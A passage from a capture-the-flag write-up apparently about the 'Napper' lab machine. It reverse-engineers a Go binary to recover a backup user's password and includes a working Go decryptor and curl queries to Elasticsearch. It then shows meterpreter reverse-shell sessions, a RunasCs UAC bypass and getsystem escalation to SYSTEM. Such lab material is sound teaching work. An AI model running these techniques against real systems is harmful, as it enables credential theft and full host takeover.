
```
            "blob": "kzZiuv4eYrOzLFrmGh22QvKC-q_tsHbtclM-
rMpY5ysdNRcd_HFAJ_YnxNJCSH5IC5EJhJIwhsI=",
            "timestamp": "2024-04-30T02:55:25.9750823-07:00"
          }
        }
      ]
    }
  }
```

While both documents seem interesting, they do not offer a clear path forward at this juncture. Thus, let us proceed to analyze the executable file `a.exe`, which we previously obtained from the box, and attempt to decompile it. Several tools serve this purpose, with Binary Ninja being one of them.


```
meterpreter > cd C:\\Temp\\www\\internal\\content\\posts\\internal-laps-alpha
meterpreter > download a.exe
```

Reverse Engineering


After importing the file into Binary Ninja, it becomes evident from the `go:buildid` entry in the "Symbols" panel that we're dealing with an executable coded in Golang. Consequently, our focus shifts towards analyzing the `main.main` function within the code, which is the entry point to the program.



To get a better understanding of the code, we choose the `Graph` view, with the `Disassembly` representation.



Within the `main.main` function, we see a reference to the package `github.com/joho/godotenv`. Further down, we notice the use of variables `ELASTICURI` and `ELASTICUSER`. This indicates that the program loads these variables from the `.env` file at the start of the `main.main` function. Subsequently, the default Elasticsearch library is used to establish a connection.



In the next part, we see the calls to three functions:

- `main.randStringList`
- `main.genKey`
- `main.encrypt`

```
90                  nop
b828000000          mov     eax, 0x28
e84af6ffff          call    main.randStringList
4889842468010000    mov     qword [rsp+0x168], rax
48899c2438010000    mov     qword [rsp+0x138], rbx
488b8c24c0010000    mov     rcx, qword [rsp+0x1c0]
488b4940            mov     rcx, qword [rcx+0x40]
4889c8              mov     rax, rcx
e8e6f8ffff          call    main.genKey
488bbc2468010000    mov     rdi, qword [rsp+0x168]
488bb42438010000    mov     rsi, qword [rsp+0x138]
e871f9ffff          call    main.encrypt
4889842490010000    mov     qword [rsp+0x190], rax
48899c2448010000    mov     qword [rsp+0x148], rbx
488b8c2488010000    mov     rcx, qword [rsp+0x188]
488b5140            mov     rdx, qword [rcx+0x40]
488b5210            mov     rdx, qword [rdx+0x10]
488b5230            mov     rdx, qword [rdx+0x30]
```


Inspecting the `main.randStringList` function, we can see that it starts by putting the alphabet in an array.

```
0085f46f  488b6d00             mov   rbp, qword [rbp {var_118}]
0085f473  48ba610000006200…    mov   rdx, 'a\x00\x00\x00b'
0085f47d  4889542428           mov   qword [rsp+0x28 {var_e0}], rdx  {0x6200000061}
0085f482  48ba630000006400…    mov   rdx, 'c\x00\x00\x00d'
0085f48c  4889542430           mov   qword [rsp+0x30 {var_d8}], rdx  {0x6400000063}
0085f491  48ba650000006600…    mov   rdx, 'e\x00\x00\x00f'
0085f49b  4889542438           mov   qword [rsp+0x38 {var_d0}], rdx  {0x6600000065}
0085f4a0  48ba670000006800…    mov   rdx, 'g\x00\x00\x00h'
0085f4aa  4889542440           mov   qword [rsp+0x40 {var_c8}], rdx  {0x6800000067}
0085f4af  48ba690000006a00…    mov   rdx, 'i\x00\x00\x00j'
```

It then iterates over the array to randomly select values from the alphabet set.

```
bc2410010000    mov    rdi, qword [rsp+0x110 {arg_8}]
cf              cmp    rdi, rcx
                jle    0x85f688

0085f668  48894c2420        mov    qword [rsp+0x20 {var_e8_1}], rcx
0085f66d  488b0514a34200    mov    rax, qword [rel math/rand.globalRand]
0085f674  bb34000000        mov    ebx, 0x34
0085f679  e8e238c8ff        call   math/rand.(*Rand).Intn
0085f67e  6690              nop
0085f680  4883f834          cmp    rax, 52
0085f684  72be              jb     0x85f644
```

Upon examining the `main.genKey` function, we observe that the code is generating a random16-byte key. Notably, before this operation, a seed is set. This seed corresponds to the value retrieved from the seed index in Elasticsearch. This means that if we know the seed value we can replicate the same key.



Moving on to the `main.encrypt` function, by tracing the left branch of execution, we can see that it uses the AES Cipher Feedback (CFB) algorithm to encrypt the data before encoding it in base64.

```
0085f8cf  488b5c2458      mov   rbx, qword [rsp+0x58]
0085f8d4  488b4c2460      mov   rcx, qword [rsp+0x60]
0085f8d9  bf10000000      mov   edi, 0x10
0085f8de  488b742448      mov   rsi, qword [rsp+0x48]
0085f8e3  4531c0          xor   r8d, r8d  {0x0}
0085f8e6  e8758ac3ff      call  crypto/cipher.newCFB
0085f8eb  488b5018        mov   rdx, qword [rax+0x18]
0085f8ef  4c8b442438      mov   r8, qword [rsp+0x38]
0085f8f4  4c89c7          mov   rdi, r8
0085f8f7  49f7d8          neg   r8
0085f8fa  49c1f83f        sar   r8, 0x3f
0085f8fe  4183e010        and   r8d, 0x10
0085f902  4c8b4c2460      mov   r9, qword [rsp+0x60]
0085f907  4f8d1401        lea   r10, [r9+r8]
0085f90b  4889d8          mov   rax, rbx
0085f90e  4c89d3          mov   rbx, r10
0085f911  4889f9          mov   rcx, rdi
0085f914  488b742450      mov   rsi, qword [rsp+0x50]
0085f919  4989c8          mov   r8, rcx
0085f91c  4c8b4c2440      mov   r9, qword [rsp+0x40]
0085f921  ffd2            call  rdx
0085f923  488b053e9e4200  mov   rax, qword [rel encoding/base64.URLEncoding]
0085f92a  488b5c2460      mov   rbx, qword [rsp+0x60]
0085f92f  488b4c2448      mov   rcx, qword [rsp+0x48]
0085f934  4889cf          mov   rdi, rcx
0085f937  e804ddceff      call  encoding/base64.(*Encoding).EncodeToString
0085f93c  488bac2480000000 mov  rbp, qword [rsp+0x80]
0085f944  4881c488000000  add   rsp, 0x88
0085f94b  c3              retn
```

In summary, the binary produces a random string, generates a key, and likely uses this key to encrypt the random string. The resulting output might be the base64 encoded data stored in the `user-00001` index within Elasticsearch.

Revisiting the `main.main` function we see the reference to a `net user` command. It may appear a bit obscured due to the formatting of the strings here, but with the additional details provided in the draft post that we read earlier, it becomes evident that the command `net user backup` is being used to alter the password for the backup user. Using the seed discovered in the Elasticsearch database, we can create an identical key and decrypt the payload.

```
00870bdb  488b6d00             mov     rbp, qword [rbp]
00870bdf  488d1548041000       lea     rdx, [rel data_97102e]  {"/c/i000X0b0o0s0x255380: :]; =#> …"}
00870be6  4889942458020000     mov     qword [rsp+0x258], rdx
00870bee  48c7842460020000…    mov     qword [rsp+0x260], 0x2
00870bfa  488d15b6061000       lea     rdx, [rel data_9712b7]  {"netnewnilobjpc=priptrsetshasshtc…"}
00870c01  4889942468020000     mov     qword [rsp+0x268], rdx
00870c09  48c7842470020000…    mov     qword [rsp+0x270], 0x3
00870c15  488d1526091000       lea     rdx, [rel data_971542]  {"uservaryxn-- (at  ...\n MB,  and…"}
00870c1c  4889942478020000     mov     qword [rsp+0x278], rdx
00870c24  48c7842480020000…    mov     qword [rsp+0x280], 0x4
00870c30  488d15f20d1000       lea     rdx, [rel data_971a29]  {"backupchan<-closedcookiecreatedo…"}
00870c37  4889942488020000     mov     qword [rsp+0x288], rdx
00870c3f  48c7842490020000…    mov     qword [rsp+0x290], 0x6
00870c4b  488b942468010000     mov     rdx, qword [rsp+0x168]
00870c53  4889942498020000     mov     qword [rsp+0x298], rdx
00870c5b  488b942438010000     mov     rdx, qword [rsp+0x138]
00870c63  48899424a0020000     mov     qword [rsp+0x2a0], rdx
00870c6b  488d054da21000       lea     rax, [rel data_97aebf]  {"C:\Windows\System32\cmd.exeCertE…"}
00870c72  bb1b000000           mov     ebx, 0x1b
00870c77  488d8c2458020000     lea     rcx, [rsp+0x258]
00870c7f  bf05000000           mov     edi, 0x5
00870c84  4889fe               mov     rsi, rdi
00870c87  e814aadeff           call    os/exec.Command
00870c8c  e8cfdcdeff           call    os/exec.(*Cmd).CombinedOutput
00870c91  4885ff               test    rdi, rdi
00870c94  7435                 je      0x870ccb
```

Let's create a small Go program that will do the heavy lifting for us.

```go
package main

import (
    "crypto/aes"
    "crypto/cipher"
    "encoding/base64"
    "fmt"
    mrand "math/rand"
    "os"
    "strconv"
)

func genKey(seed_key string) []byte {
    seed, _ := strconv.Atoi(seed_key)
    mrand.Seed(int64(seed))
    key := make([]byte, 16)
    for i := 0; i < 16; i++ {
        key[i] = byte(mrand.Intn(255-1) + 1)
    }
    return key
}

func decrypt(key []byte, cryptoText string) string {
    ciphertext, _ := base64.URLEncoding.DecodeString(cryptoText)

    block, err := aes.NewCipher(key)
    if err != nil {
        panic(err)
    }

    if len(ciphertext) < aes.BlockSize {
        panic("ciphertext too short")
    }
    iv := ciphertext[:aes.BlockSize]
```

```
    ciphertext = ciphertext[aes.BlockSize:]
    stream := cipher.NewCFBDecrypter(block, iv)
    stream.XORKeyStream(ciphertext, ciphertext)
    return fmt.Sprintf("%s", ciphertext)
}

func main() {
    seed_key := genKey(os.Args[1])
    decrypted_pass := decrypt(seed_key, os.Args[2])
    fmt.Println("Decrypted pass: ", decrypted_pass)
}
```

This Go script generates a random key based on a seed value provided as a command-line argument. Using this key, it decrypts a base64-encoded ciphertext. The decryption process involves initializing an AES cipher block with the generated key, separating the initialization vector `iv` from the ciphertext, and then decrypting the ciphertext using the CFB mode. Finally, it prints the decrypted plaintext password to the console.

We can compile the Go script into a binary using the following command.

```
go build decrypt.go
```

Using the compiled binary, we can now decrypt the password for the user `backup` by giving the seed value and hash as input arguments.

To get the latest seed and hash:

```
curl -k https://127.0.0.1:9200/seed/_search -u 'user:DumpPassword$Here' | jq
'.hits.hits[0]._source.seed'
73724065

curl -k https://127.0.0.1:9200/user-00001/_search -u 'user:DumpPassword$Here' |
jq '.hits.hits[0]._source.blob'
kzZiuv4eYrOzLFrmGh22QvKC-q_tsHbtclM-rMpY5ysdNRcd_HFAJ_YnxNJCSH5IC5EJhJIwhsI=
```

Finally:

```
./decrypt 73724065 kzZiuv4eYrOzLFrmGh22QvKC-q_tsHbtclM-
rMpY5ysdNRcd_HFAJ_YnxNJCSH5IC5EJhJIwhsI=

Decrypted pass:  KlfVPLSfnURSwYbNkpRKCIEtZbZykFoWOWYaYDBg
```

We have successfully obtained the password for the user `backup`.

Let us now use `RunasCs.exe` to run commands as user `backup` from our shell. The `RunasCs.exe` program can be downloaded from here. We upload it to the remote box using the `meterpreter` shell.

```
meterpreter > upload RunasCs.exe

[*] Uploading  : /Napper/RunasCs.exe -> RunasCs.exe
[*] Uploaded 50.50 KiB of 50.50 KiB (100.0%): /Napper/RunasCs.exe -> RunasCs.exe
[*] Completed  : /Napper/RunasCs.exe -> RunasCs.exe
```

We can utilize `RunasCs.exe` to run the previously used meterpreter payload file as the user `backup`, thereby obtaining a meterpreter shell with the privileges of the `backup` user.

We background the `meterpreter` session and run a new handler as a job, using `-j`. Then, we hop back into the other session and open up a `PowerShell` shell.

```
meterpreter > bg
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > sessions -i 1
meterpreter > shell
C:\ProgramData>powershell.exe
```

We execute `RunasCs.exe`, as `backup`.

```
PS C:\temp> .\RunasCs.exe backup KlfVPLSfnURSwYbNkpRKCIEtZbZykFoWOWYaYDBg
c:\temp\rev.exe -t 8 --bypass-uac
```

Upon running the command, we successfully obtain a shell as user `backup` on our handler.

```
[*] Started reverse TCP handler on 10.10.14.8:1337
[*] Sending stage (200774 bytes) to 10.10.11.240
[*] Meterpreter session 2 opened (10.10.14.8:1337 -> 10.10.11.240:58304) at 2024-
04-30 23:33:50 +0530

msf6 exploit(multi/handler) > sessions -i 2
meterpreter > getuid
Server username: NAPPER\backup
```

We discover that the user `backup` is a member of the `administrators` usergroup.

```
C:\Windows\system32> net localgroup administrators

Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
Administrator
backup
The command completed successfully.
```

This implies that the `backup` user has the privileges to get a system token and allow us to escalate to the `Administrator` user. We can achieve this through the `getsystem` command in the meterpreter shell.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

The root can flag can be obtained at `c:\administrator\desktop\root.txt`.

```
C:\Windows\system32> type c:\users\administrator\desktop\root.txt
```